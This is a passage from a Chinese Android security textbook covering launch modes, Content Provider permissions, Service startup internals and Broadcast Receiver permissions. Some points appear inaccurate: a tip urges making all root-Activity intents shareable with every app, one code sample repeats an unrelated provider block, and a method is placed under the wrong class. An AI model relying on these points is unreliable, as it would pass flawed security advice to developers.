- ❑ singleInstance：和singleTask模式相似，除了系统不会让其他的activities运行在所有持有的task实例中，这个Activity是独立的，并且task中的成员只有它，任何其他activities运行这个Activity都将打开一个独立的task。

在 Android 系统中，因为所有发送给 root Activity（根 Activiy）的 Intent 都会在 Android 中留下记录信息，所以严禁使用 singleTask 或 singleInstance 来启动画面。但是即使用 standard 打开了画面也可能会出问题，例如，调用者的 Activity 是用 singleInstance 模式打开的，即使用 standard 模式打开被调用 Activity，因为调用者的 Activitytask 是不能有其他 task 的，所以 Android 会被迫生成一个新的 task，并且把被调用者塞进去，最终会被调用者变成 root Activity。

（4）不要将发给 Activity 的 Intent 设定为 FLAG_ACTIVITY_NEW_TASK，即使将上面 Activity 的 lauchMode 模式设置完善了，在打开 Intent 时还是可以指定打开模式。假如在 Intent 中设置使用 FLAG_ACTIVITY_NEW_TASK 模式，如果发现该 Activity 不存在就会强制新建一个 task。如果同时设置了 FLAG_ACTIVITY_MULTIPLE_TASK 和 FLAG_ACTIVITY_NEW_TASK，则无论如何都会生成新的 task，该 Activity 就会变成 root Activity，并且 Intent 会被记录足迹。

（5）Activity 中数据的传递是通过 Intent 实现的，很容易被攻击，所以建议即使是在同一个应用程序内部传递数据也要加密信息。

（6）明确 Activity 发送 Intent，这样能够避免被恶意软件截取。

（7）在跨应用程序接收 Intent 时，必须明确对方的身份。在接收到别的应用程序发来的 Intent 时，也要确定对方的身份。

（8）保证所有根 Activity 中的 Intent 都能被所有应用程序共享，这样就可以及时获得当前手机中所有 task 上所有根 Activity 接收到的 Intent。

9.4　Content Provider 组件的权限机制

知识点讲解：光盘:视频\知识点\第 9 章\Content Provider 组件的权限机制.avi

在 Android 系统中，Content Provider 存储机制的权限管理比较复杂，在一个 Provider 中可能有私有数据，也可能有公有数据。也就是说，有些数据可以公开，而有些不可以公开。同时，有些数据可以让其他用户修改，有些则不可以。由此可见，Provider 需要设置如下权限。

- ❑ 读权限：android:readPermission。
- ❑ 写权限：android:writePermission。

在本节的内容中，将详细讲解 Content Provider 组件的权限机制的基本知识。

9.4.1　Content Provider 在应用程序中的架构

如果使用命令 adb shell 连接 Android 模拟器，在/data/data 目录下会看到很多以应用程序包（package）命名的文件夹，在这些文件夹中存放的是各个应用程序的数据文件。例如，进入到 Android 系统日历应用程序数据目录 com.android.providers.calendar 下的 databases 文件中，会看到一个用来保存日历数据的数据库文件 calendar.db，其权限设置代码如下所示。

```
root@android:/data/data/com.android.providers.calendar/databases # ls -l
-rw-rw---- app_17 app_17 33792 2013-09-07 15:50 calendar.db
```

在上述代码“-rw-rw----”中，各个字符的具体说明如下所示。

- ❑ 最前面的符号“-”：表示这是一个普通文件。

- 接下来的3个字符“rw-”：表示此文件的所有者对这个文件可读可写但不可执行。
- 接下来的3个字符“rw-”：表示这个文件的所有者所在的用户组的用户对这个文件可读可写不可执行。
- 最后的3个字符“---”：表示其他用户对这个文件不可读写也不可执行。因为这是一个数据文件，所以所有用户都不可以执行它是正确的。
- 接下来的两个app_17字符串：表示这个文件的所有者和这个所有者所在的用户组的名称均为app_17，这是在安装应用程序时由系统分配的。在不同系统上的该字符串可能会不同，但是所表示的意义是一样的。表示只有用户ID为app_17，或者用户组ID为app_17的进程才可以对文件calendar.db进行读写操作。通过执行终端上的命令可以查看哪个进程的用户ID为app_17。

Android 系统对应用程序的数据文件有着严格的保护措施。当开发自己的应用程序时，有时会希望读取通讯录中某个联系人的手机号码或者电子邮件，以便拨打该联系人的电话或者发送电子邮件，这时就需要读取通讯录里的联系人数据文件了。在 Android 应用程序中，有很多第三方公司都推出了专业性的 API。这些 API 的目标是要将开放用户数据给第三方来使用，例如，Android 系统中的通讯录，它需要把自己联系人数据开放出来给其他应用程序使用。但是，这些数据都是各个平台自己的核心数据和核心竞争力，需要有保护地进行开放。为此 Android 系统特意推出了 Content Provider，它秉承了有保护地开放自己的数据给其他应用程序使用的理念。

Content Provider 机制在 Android 应用项目开发中占重要地位，这是现实需求所决定的。例如，在设计大型的复杂的软件时，需要分模块、分层次来实现各个子功能组件，使得各个模块功能以松耦合的方式组织在一起完成整个应用程序功能。这样做的好处如下。

- 便于维护和扩展应用程序的代码和功能。
- 更加适应复杂的业务环境。

如果从垂直的方向来看一个大型的应用程序软件架构，通常会分为如下层次结构。

- 数据层：用来保存数据，这些数据可以用文件的方式来组织，也可以用数据库的方式来组织，甚至可以保存在网络中。
- 数据访问接口层：负责向上面的业务层提供数据，向下管理好数据层的数据。
- 业务层：通过数据访问层来获取一些业务相关的数据以实现自己的业务逻辑。

根据上述层次结构的描述，可以得出一个通用 Android 应用程序的架构图，如图 9-1 所示。




图 9-1　通用 Android 应用程序的架构图

在图 9-1 所示的架构中，数据层视野数据库、文件或网络用来保存数据，数据访问层使用 Content Provider 来实现，而业务层就通过一些 APP 来实现。为了降低各个功能模块间耦合性，可以把业务层的各个 APP 和数据访问层中的 Content Provider 放在不同的应用程序进程中来实现。而数据库中的数据统一由 Content Provider 来管理，Content Provider 拥有对这些文件直接进行读写的权限，并且可以根据需要有保护地把这些数据开放出来供上层 APP 使用。

9.4.2　提供不同的权限机制

在 Android 系统中，使用<provider>标签可以限制能够访问 ContentProvider 中数据的组件或应用程序（内容提供器有一个重要的附加安全设施可用于调用被描述后的 URI 权限）。不同于其他组件，它有两个不相联系的权限属性设置：android:read Permission 用于限制能够读取内容提供器的组件或应用程序，android:writePermission 用于限制能够写入内容提供器的组件或应用程序。注意，如果一个内容提供器的读/写权限受保护，表明只能从内容提供器中读取，而没有写权限。当首次获得内容提供器（如果没有任何权限，将会抛出一个 SecurityException 异常），需要在内容提供器上执行操作，则需要检查权限。使用 ContentResolver.query()请求获取读权限，使用 ContentResolver.insert()、ContentResolver.update()、ContentResolver.delete()或 Cursor.commit Updates()请求获取写权限。在这些情况下，如果调用者抛出一个 Security Exception 异常，则表明没有获得请求的权限。

在 Android 系统中，因为一个 Provider 可能会被多个程序共同调用，这个 Provider 数据需要与之实现同步处理功能，所以需要设置 android:multiprocess="true"功能。因为数据的限制需要体现在对 URI 的控制上，所以 Provider 是通过 URI 来识别需要操作的具体数据是什么。通过设置 path-permission 权限，可以控制访问在这个路径下的数据的权限，例如：

```
<path-permission android:pathPrefix="/users" android:permission="lichie.provider.permission"/>
```

上述代码的含义是，要想访问/users 路径下的数据，必须要具有 lichie.provider.permission 权限。如果没有设置 Provider 权限，而只是设置了 path-permission 的权限，那么在 Android 中设置 path-permission 的权限不会生效。

```
<provider android:name=".PackageProvider" android:authorities="com.ygomi.packageprovider"
            android:multiprocess="true"
            android:readPermission="com.ygomi.packageprovider.permission.read">
        <path-permission android:pathPattern="/apks/.*"
             android:permission="com.ygomi.packageprovider.permission.application.read"/>
</provider>
```

上述代码中的 path-permission 权限是有效的，而下面代码中的 path-permission 权限是无效的。

```
<provider android:name=".PackageProvider" android:authorities="com.ygomi.packageprovider"
            android:multiprocess="true" >
        <path-permission android:pathPattern="/apks/.*"
             android:permission="com.ygomi.packageprovider.permission.application.read"/>
</provider>
```

在上述代码中，android:grantUriPermissions 用于管理需要处理的数据权限的范围。如果设置了 android:readPermission、android:writePermission 和 android:permission 中的任意一个 android:grantUriPermissions，则会默认 android:grantUriPermissions 的值是 true。如果设置了 grant-uri-permission，那么 android:grantUri-Permissions 的默认值就是 false。如果都设置了，那么 android:grantUriPermissions 的默认值也是 false。

当在 Android 系统中需要访问 Provider 时，通过 grant-uri-permission 可以绕过权限控制。举个例子，假如在应用程序 A（Application）中有一个提供数据给其他程序访问的 Provider，但是他需要设置一个权限控制，所以在应用程序 A 的配置文件中会有如下代码。

```
<provider android:name=".MyProvider" android:authorities="mytest.testProvider"
            android:readPermission="lichie.provider.permission"
            android:multiprocess="true">
            <grant-uri-permission android:pathPrefix="/user/" />
</provider>
```

上述代码的功能是，除了应用程序 A 外的其他所有程序，都必须具有 lichie.provider.permission 权限时

才能访问 Provider 的数据，但是也允许在没有权限时通过/user/来访问。没有权限时可以用/user/来访问，不是前后矛盾吗？其实 grant-uri-permission 的作用是调用 Provider 的程序（这里叫应用程序 B）可以没有权限，但是调用应用程序 B 的程序（可以称之为程序 C）必须要有权限。所以在应用程序 C 的配置文件中，需要有如下代码。

```
<uses-permission android:name="lichie.provider.permission" />
```

在应用程序 C 中，调用程序 B 的代码如下所示。

```
 Intent intent = new Intent();
        intent.addCategory("lichie.category.one");
        intent.setAction("lichie.action.one");
        intent.setData(Uri.parse("content://mytest.testProvider/ddd/"));
        intent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
```

在应用程序 B 的配置文件中，包含如下代码。

```
<intent-filter>
 <action android:name="lichie.action.one" />
 <category android:name="lichie.category.one" />
 <data android:scheme="content" android:pathPrefix="mytest.testProvider"/>
        <category android:name="android.intent.category.DEFAULT" />
</intent-filter>
```

应用程序 B 中，调用 Provider 的代码如下所示。

```
<provider android:name=".PackageProvider" android:authorities="com.ygomi.packageprovider"
            android:multiprocess="true"
            android:readPermission="com.ygomi.packageprovider.permission.read">
         <path-permission android:pathPattern="/apks/.*"
             android:permission="com.ygomi.packageprovider.permission.application.read"/>
</provider>
```

此时虽然应用程序 B 没有访问权限，但是因为调用它的程序 C 具有了访问权限，所以程序 B 也就可以访问 Provider 了。

9.5 Service 组件的安全机制


知识点讲解：光盘:视频\知识点\第 9 章\Service 组件的安全机制.avi

在编写 Android 应用程序时，一般将一些计算型的逻辑放在一个独立的进程中处理，这样主进程仍然可以流畅地响应界面事件，提高用户体验。Android 系统提供了一个 Service 类，可以实现一个以 Service 为基类的服务子类，在其中实现自己的计算型逻辑，然后在主进程中通过 startService()函数来启动这个服务。在主进程调用 startService()函数时，会通过 Binder 进程间通信机制通知 ActivityManagerService 创建新进程，并且启动指定的服务。在本节的内容中，将详细讲解 Service 组件的安全机制。

9.5.1 启动 Service

Android 系统通过函数 startService()启动 Service，此函数在文件 frameworks/base/services/java/com/android/server/am/ActivityManagerService.java 中定义。主要实现代码如下所示。

```
public final class ActivityManagerService extends ActivityManagerNative
                                   implements Watchdog.Monitor, BatteryStatsImpl.BatteryCallback {
```



```
    ...

    public ComponentName startService(IApplicationThread caller, Intent service,
                String resolvedType) {
            // Refuse possible leaked file descriptors
            if (service != null && service.hasFileDescriptors() == true) {
                throw new IllegalArgumentException("File descriptors passed in Intent");
            }

            synchronized(this) {
                final int callingPid = Binder.getCallingPid();
                final int callingUid = Binder.getCallingUid();
                final long origId = Binder.clearCallingIdentity();
                ComponentName res = startServiceLocked(caller, service,
                        resolvedType, callingPid, callingUid);
                Binder.restoreCallingIdentity(origId);
                return res;
            }
    }

    ...

}
```

在上述代码中，参数 caller、service 和 resolvedType 分别对应 ActivityManagerProxy.startService 传进的 3 个参数。

接下来启动函数 ActivityManagerService.startServiceLocked()，此函数在文件 frameworks/base/services/java/com/android/server/am/ActivityManagerService.java 中定义，首先通过 retrieveServiceLocked 来解析 service 这个 Intent，就是解析前面在 AndroidManifest.xml 中定义的 Service 标签的 intent-filter 相关内容，然后将解析结果放在 res.record 中，继续调用 bringUpServiceLocked 做进一步处理。函数 ActivityManagerService.startServiceLocked()的具体实现代码如下所示。

```
public final class ActivityManagerService extends ActivityManagerNative
                        implements Watchdog.Monitor, BatteryStatsImpl.BatteryCallback {

    ...

    ComponentName startServiceLocked(IApplicationThread caller,
                Intent service, String resolvedType,
                int callingPid, int callingUid) {
        synchronized(this) {
            ...

            ServiceLookupResult res =
                retrieveServiceLocked(service, resolvedType,
                callingPid, callingUid);

            ...

            ServiceRecord r = res.record;
```

```
                ...

                if (!bringUpServiceLocked(r, service.getFlags(), false)) {
                        return new ComponentName("!", "Service process is bad");
                }
                return r.name;
        }
    }

    ...

}
```

再看函数 ActivityManagerService.bringUpServiceLocked()，此函数在 frameworks/base/services/java/com/android/server/am/ActivityManagerService.java 文件中定义，其中，appName 是在 AndroidManifest.xml 文件定义 service 标签时指定的 android:process 属性值，即.Server。函数 ActivityManagerService.bringUpServiceLocked()的主要实现代码如下所示。

```
public final class ActivityManagerService extends ActivityManagerNative
                        implements Watchdog.Monitor, BatteryStatsImpl.BatteryCallback {

    ...

    private final boolean bringUpServiceLocked(ServiceRecord r,
                        int intentFlags, boolean whileRestarting) {

        ...

        final String appName = r.processName;

        ...

        // Not running -- get it started, and enqueue this service record
        // to be executed when the app comes up
        if (startProcessLocked(appName, r.appInfo, true, intentFlags,
                        "service", r.name, false) == null) {

                ...

                return false;
        }

        if (!mPendingServices.contains(r)) {
                mPendingServices.add(r);
        }

        return true;

    }

    ...

}
```

接着调用 startProcessLocked()函数来创建一个新的进程，以便加载自定义的 Service 类。最后将这个 ServiceRecord 保存在成员变量 mPendingServices 列表中。函数 ActivityManagerService.startProcessLocked() 在文件 frameworks/base/services/java/com/android/server/am/ActivityManagerService.java 中定义，主要实现代码如下所示。

```
public final class ActivityManagerService extends ActivityManagerNative
                        implements Watchdog.Monitor, BatteryStatsImpl.BatteryCallback {

    ...

    private final void startProcessLocked(ProcessRecord app,
                String hostingType, String hostingNameStr) {

        ...

        try {

            ...

            int pid = Process.start("android.app.ActivityThread",
                        mSimpleProcessManagement ? app.processName : null, uid, uid,
                        gids, debugFlags, null);

            ...

            if (pid == 0 || pid == MY_PID) {

                ...

            } else if (pid > 0) {
                app.pid = pid;
                app.removed = false;
                synchronized (mPidsSelfLocked) {
                    this.mPidsSelfLocked.put(pid, app);
                    ...
                }
            } else {

                ...

            }

        } catch (RuntimeException e) {

            ...

        }

    }

    ...

}
```

在上述代码中，调用函数 Process.start()创建了一个新的进程，指定新的进程执行 android.app. Activity Thread 类。最后将表示这个新进程的 ProcessRecord 保存在 mPidSelfLocked 列表中。

接下来执行函数 Process.start()，此函数比较简单，在文件 frameworks/base/core/java/android/os/Process.java 中定义，功能是新建一个进程，然后导入 android.app.ActivityThread 类，然后执行它的 main()函数。

再看函数 ActivityThread.main()，此函数在 frameworks/base/core/java/android/app/ActivityThread.java 文件中定义，主要实现代码如下所示。

```
public final class ActivityThread {

    ...

    public static final void main(String[ ] args) {

        ...

        Looper.prepareMainLooper();

        ...

        ActivityThread thread = new ActivityThread();
        thread.attach(false);

        ...

        Looper.loop();

        ...

        thread.detach();

        ...
    }
}
```

接下来执行函数 ActivityThread.attach()，此函数在文件 frameworks/base/core/java/android/app/ActivityThread.java 中定义，主要实现代码如下所示。

```
public final class ActivityThread {

    ...

    private final void attach(boolean system) {

        ...

        if (!system) {

            ...

            IActivityManager mgr = ActivityManagerNative.getDefault();
            try {
                mgr.attachApplication(mAppThread);
```

```
                } catch (RemoteException ex) {
                }
            } else {

                ...

            }

            ...

        }

        ...

}
```

在上述代码中，传进来的参数 system 为 false。成员变量 mAppThread 是一个 ApplicationThread 实例，在前面已经描述过这个实例的作用，它是用来辅助 ActivityThread 执行一些操作的。调用函数 ActivityManagerNative.getDefault()得到 ActivityManagerService 的远程接口，即 ActivityManagerProxy，接着调用函数 attachApplication()。函数 ActivityManagerProxy.attachApplication()定义在 frameworks/base/core/java/android/app/ActivityManagerNative.java 文件中，主要实现代码如下所示。

```
class ActivityManagerProxy implements IActivityManager
{
    ...

    public void attachApplication(IApplicationThread app) throws RemoteException
    {
        Parcel data = Parcel.obtain();
        Parcel reply = Parcel.obtain();
        data.writeInterfaceToken(IActivityManager.descriptor);
        data.writeStrongBinder(app.asBinder());
        mRemote.transact(ATTACH_APPLICATION_TRANSACTION, data, reply, 0);
        reply.readException();
        data.recycle();
        reply.recycle();
    }

    ...

}
```

通过上述实现代码，将新进程中的 IApplicationThread 实例通过 Binder 驱动程序传递给 ActivityManagerService。

开始执行函数 ActivityManagerService.attachApplication()，此函数定义在文件 frameworks/base/services/java/com/android/server/am/ActivityManagerService.java 中，主要实现代码如下所示。

```
public final class ActivityManagerService extends ActivityManagerNative
                    implements Watchdog.Monitor, BatteryStatsImpl.BatteryCallback {

    ...

    public final void attachApplication(IApplicationThread thread)
```

```
    {
        synchronized (this) {
            int callingPid = Binder.getCallingPid();
            final long origId = Binder.clearCallingIdentity();
            attachApplicationLocked(thread, callingPid);
            Binder.restoreCallingIdentity(origId);
        }
    }

    ...

}
```

在上述代码中，通过调用函数 attachApplicationLocked()实现进一步处理。函数 ActivityManager-Service.attachApplicationLocked()在 frameworks/base/services/java/com/android/server/am/ActivityManagerService.java 文件中定义，主要实现代码如下所示。

```
public final class ActivityManagerService extends ActivityManagerNative
                        implements Watchdog.Monitor, BatteryStatsImpl.BatteryCallback {

    ...

    private final boolean attachApplicationLocked(IApplicationThread thread,
            int pid) {
        // Find the application record that is being attached...  either via
        // the pid if we are running in multiple processes, or just pull the
        // next app record if we are emulating process with anonymous threads
        ProcessRecord app;
        if (pid != MY_PID && pid >= 0) {
            synchronized (mPidsSelfLocked) {
                app = mPidsSelfLocked.get(pid);
            }
        } else if (mStartingProcesses.size() > 0) {
            app = mStartingProcesses.remove(0);
            app.setPid(pid);
        } else {
            app = null;
        }

        ...


        String processName = app.processName;

        ...

        app.thread = thread;

        ...

        boolean badApp = false;
```

```
        ...

        // Find any services that should be running in this process...
        if (!badApp && mPendingServices.size() > 0) {
            ServiceRecord sr = null;
            try {
                for (int i=0; i<mPendingServices.size(); i++) {
                    sr = mPendingServices.get(i);
                    if (app.info.uid != sr.appInfo.uid
                        || !processName.equals(sr.processName)) {
                        continue;
                    }

                    mPendingServices.remove(i);
                    i--;
                    realStartServiceLocked(sr, app);
                    didSomething = true;
                }
            } catch (Exception e) {

                ...

            }
        }

        ...

        return true;
    }

    ...

}
```

上述代码主要实现如下两个功能。

- 取出前面以新进程的pid值作为key值保存的一个ProcessRecord在mPidsSelfLocked列表中，并存放在本地变量app中，并且将app.processName保存在本地变量processName中。
- 将前面在成员变量mPendingServices中保存的一个ServiceRecord，在此通过进程uid和进程名称找出来，然后通过realStartServiceLocked()函数来进一步处理。

再看函数 ActivityManagerService.realStartServiceLocked()，此函数在文件 frameworks/base/services/java/com/android/server/am/ActivityManagerService.java 中定义，主要实现代码如下所示。

```
class ActivityManagerProxy implements IActivityManager
{
    ...

    private final void realStartServiceLocked(ServiceRecord r,
            ProcessRecord app) throws RemoteException {

        ...
```

```
            r.app = app;
            ...
            try {
                ...
                app.thread.scheduleCreateService(r, r.serviceInfo);
                ...
            } finally {
                ...
            }
            ...
        }
        ...
}
```

在上述代码中，app.thread 是一个 ApplicationThread 对象的远程接口，是在创建 ActivityThread 对象时作为 ActivityThread 对象的成员变量同时创建的。调用远程接口函数 scheduleCreateService()，以回到原来的 ActivityThread 对象中执行启动服务的操作。

再看函数 ApplicationThreadProxy.scheduleCreateService()，此函数在文件 frameworks/base/core/java/android/app/ApplicationThreadNative.java 中定义，功能是通过 Binder 驱动程序回到新进程的 ApplicationThread 对象中去执行 scheduleCreateService()函数，主要实现代码如下所示。

```
class ApplicationThreadProxy implements IApplicationThread {
    ...
    public final void scheduleCreateService(IBinder token, ServiceInfo info)
                throws RemoteException {
        Parcel data = Parcel.obtain();
        data.writeInterfaceToken(IApplicationThread.descriptor);
        data.writeStrongBinder(token);
        info.writeToParcel(data, 0);
        mRemote.transact(SCHEDULE_CREATE_SERVICE_TRANSACTION, data, null,
            IBinder.FLAG_ONEWAY);
        data.recycle();
    }
    ...
}
```

再看函数 ApplicationThread.scheduleCreateService()，此函数定义在 frameworks/base/core/java/android/app/ActivityThread.java 文件中，主要实现代码如下所示。

```
public final class ActivityThread {

    ...

    private final class ApplicationThread extends ApplicationThreadNative {

        ...

        public final void scheduleCreateService(IBinder token,
        ServiceInfo info) {
            CreateServiceData s = new CreateServiceData();
            s.token = token;
            s.info = info;

            queueOrSendMessage(H.CREATE_SERVICE, s);
        }

        ...

    }

    ...

}
```

在上述代码中，调用 ActivityThread 的 queueOrSendMessage()将一个 CreateServiceData 数据放到消息队列中去，并且分开这个消息。

再看函数 ActivityThread.queueOrSendMessage()，此函数在文件 frameworks/base/core/java/android/app/ActivityThread.java 中定义，功能是调用成员变量 mH 的 sendMessage()函数进行消息分发，其中 mH 的类型为 H，继承于 Handler 类。主要实现代码如下所示。

```
public final class ActivityThread {

    ...

    private final void queueOrSendMessage(int what, Object obj) {
        queueOrSendMessage(what, obj, 0, 0);
    }

    private final void queueOrSendMessage(int what, Object obj, int arg1, int arg2) {
        synchronized (this) {
            ...
            Message msg = Message.obtain();
            msg.what = what;
            msg.obj = obj;
            msg.arg1 = arg1;
            msg.arg2 = arg2;
            mH.sendMessage(msg);
        }
```

```
    }
    ...
}
```

而函数 H.sendMessage()继承于 Handle 类的 sendMessage()函数，在文件 frameworks/base/core/java/android/os/Handler.java 中定义。当消息分发以后，就进入到 H.handleMessage()函数进行处理。函数 H.handleMessage()在文件 frameworks/base/core/java/android/app/ActivityThread.java 中定义，主要实现代码如下所示。

```
public final class ActivityThread {
    ...
    private final class H extends Handler {
        ...
        public void handleMessage(Message msg) {
            ...
            switch (msg.what) {
                ...
                case CREATE_SERVICE:
                    handleCreateService((CreateServiceData)msg.obj);
                    break;
                ...
            }
            ...
        }
        ...
    }
    ...
}
```

函数 ActivityThread.handleCreateService()定义在 frameworks/base/core/java/android/app/ActivityThread.java 文件中，主要实现代码如下所示。

```
public final class ActivityThread {
    ...
```

```
    private final void handleCreateService(CreateServiceData data) {
        // If we are getting ready to gc after going to the background, well
        // we are back active so skip it
        unscheduleGcIdler();

        LoadedApk packageInfo = getPackageInfoNoCheck(
            data.info.applicationInfo);
        Service service = null;
        try {
            java.lang.ClassLoader cl = packageInfo.getClassLoader();
            service = (Service) cl.loadClass(data.info.name).newInstance();
        } catch (Exception e) {
            if (!mInstrumentation.onException(service, e)) {
                throw new RuntimeException(
                    "Unable to instantiate service " + data.info.name
                    + ": " + e.toString(), e);
            }
        }

        try {
            if (localLOGV) Slog.v(TAG, "Creating service " + data.info.name);

            ContextImpl context = new ContextImpl();
            context.init(packageInfo, null, this);

            Application app = packageInfo.makeApplication(false, mInstrumentation);
            context.setOuterContext(service);
            service.attach(context, this, data.info.name, data.token, app,
                ActivityManagerNative.getDefault());
            service.onCreate();
            mServices.put(data.token, service);
            try {
                ActivityManagerNative.getDefault().serviceDoneExecuting(
                    data.token, 0, 0, 0);
            } catch (RemoteException e) {
                // nothing to do
            }

        } catch (Exception e) {
            if (!mInstrumentation.onException(service, e)) {
                throw new RuntimeException(
                    "Unable to create service " + data.info.name
                    + ": " + e.toString(), e);
            }
        }
    }

    ...

}
```

在上述代码中，data.info.name 就是自定义的服务类 shy.luo.ashmem.Server。

接下来看 ClassLoader.loadClass()函数，功能是实现 ActivityThread.handleCreateService()函数中的如下功能。

```
java.lang.ClassLoader cl = packageInfo.getClassLoader();
service = (Service) cl.loadClass(data.info.name).newInstance();
```

接下来实现 Obtain Service 功能，在此需要实现前面 ActivityThread.handleCreateService()函数的功能。通过 ClassLoader.loadClass 导入自定义的服务类 shy.luo.ashmem.Server 并且创建它的一个实例后，就通过强制类型转换得到一个 Service 类实例，这也解答了自己的服务类必须要继承于 Service 类的原因。

接下来启动 Service.onCreate，此时继续实现前面 ActivityThread.handleCreateService()函数中的如下代码功能。

```
service.onCreate();
```

9.5.2 4 种操作 Service 的权限

在 Android 系统中，Service 权限可以限制启动、绑定/启动和绑定关联服务的组件或应用程序。在运行 Context.startService()、Context.stopService() 和 Context.bindService() 过程时，Service 权限要进行安全检查，如果调用者没有请求权限，则会为调用抛出一个安全异常（Security Exception）。

在 Android 系统中不能独立运行 Service 服务，需要特意调用 Context.startService()或 Context.bindService()方法启动服务。虽然这两种方法都可以启动 Service，但是两者的使用场所不同，具体说明如下所示。

（1）当使用 startService()方法启动服务时，调用者与服务之间没有关联，即使调用者退出，服务仍可运行。

（2）当使用 bindService()方法启动服务时，调用者与服务绑定在一起，调用者一旦退出，服务也就终止。

（3）如果使用 startService()方法启动服务，系统会在还未被创建服务时先调用服务的 onCreate()方法，接着调用 onStart()方法。如果在调用 onStart()方法之前服务已经被创建，即使多次调用 startService()方法也不会导致多次创建服务的情形，但是会导致多次调用 onStart()方法的情形发生。如果采用 startService()方法启动服务，只能调用 Context.stopService()方法结束服务，在服务结束时会调用 onDestroy()方法。

（4）如果使用 bindStart()方法启动服务，系统会在服务还未被创建时先调用服务的 onCreate()方法，然后调用 onBind()方法，此时调用者和服务会被绑定在一起。如果调用者退出，系统则会先调用服务的 onUnbind()方法，然后调用 onDestroy()方法。如果调用 bindService()方法之前服务已经被绑定，那么，多次调用 bindService()方法并不会导致多次创建服务及绑定（也就是说 onCreate()和 onBind()方法并不会多次被调用）。如果调用者希望与正在绑定的服务解除绑定，可调用 unbindService()方法，调用该方法也会导致系统调用服务的 onUnbind()和 onDestroy()方法。

9.6 Broadcast Receiver 组件的安全机制

知识点讲解：光盘:视频\知识点\第 9 章\Broadcast Receiver 组件的安全机制.avi

在 Android 应用程序中，通过<receiver>标签限制能够为相关联的接收者发送广播意图的组件或应用程序。在 Context.broadcastIntent()返回后检查此权限，同时系统设法将广播意图送递至相关接收者。因此，权限失败将会导致抛回给调用者一个异常，提示不能送递到目的地。在相同方式下，可以使 Context.registerReceiver() 支持一个权限，使其控制能够递送广播至已登记节目接收者的组件或应用程序。至于其他

方式，调用 Context. broadcastIntent()以限制能够被允许接收广播的意图接收器对象的一个权限。

当发送一个广播意图时，开发者总是能指定一个请求权限，也就是说，接收者也必须拥有发送方中的权限才可以接收广播信息。为了接收广播意图，通过调用 Context. broadcastIntent()及一些权限字符串的方式可以请求一个接收器应用程序必须支持那个权限。

在 Android 系统中，接收者和广播者都能请求权限。对于 Intent 来说，为了传递意图到共同的目的地，这两个权限检查都必须通过。Android 系统为了安全起见，对于一些系统的相关操作定义了很多权限，例如打电话、发短信等。为了确保应用程序安全和稳定性，可以自定义一些权限机制来阻止其他应用程序对本应用程序的相关操作。对于 Service 和 BroadcastReceiver 来说，除了可以设置权限限制访问外，还可以通过设置 android:exported="false"的方式来控制该组件是否接受外来应用程序的访问。

9.6.1　Broadcast 基础

在 Android 系统中，Broadcast 是一种广泛运用在应用程序之间传输信息的机制。其中，Broadcast Receiver 负责对发送出来的 Broadcast 进行过滤接收并响应，而 BroadcastReceiver 负责接收广播通知信息并做出对应的处理。

在 Android 系统中，发送 Broadcast 和使用 BroadcastReceiver 过滤接收的过程如下所示。

（1）首先在需要发送信息的地方，把要发送的信息和用于过滤的信息（如 Action、Category）装入一个 Intent 对象。

（2）通过调用 Context.sendBroadcast()、sendOrderBroadcast()或 sendStickyBroadcast()方法，把 Intent 对象以广播方式发送出去。

（3）当发送 Intent 以后，所有已经注册的 BroadcastReceiver 会检查注册时的 IntentFilter 是否与发送的 Intent 相匹配，如果匹配则调用 BroadcastReceiver 的 onReceive()方法。所以当定义一个 BroadcastReceiver 时，都需要实现 onReceive()方法。

在现实开发应用中，有如下两种注册 BroadcastReceiver 的方式。

（1）静态方式：在文件 AndroidManifest.xml 中用<receiver>标签声明注册，并在标签内用<intent- filter>标签设置过滤器。

（2）动态方式：在代码中先定义并设置好一个 IntentFilter 对象，然后在需要注册的地方调 Context. registerReceiver()方法，如果取消就调用 Context.unregisterReceiver()方法。如果用动态方式注册的 BroadcastReceiver 的 Context 对象被销毁，BroadcastReceiver 也就自动取消注册了。（特别注意，有些可能需要进行后台监听，如短信消息。）

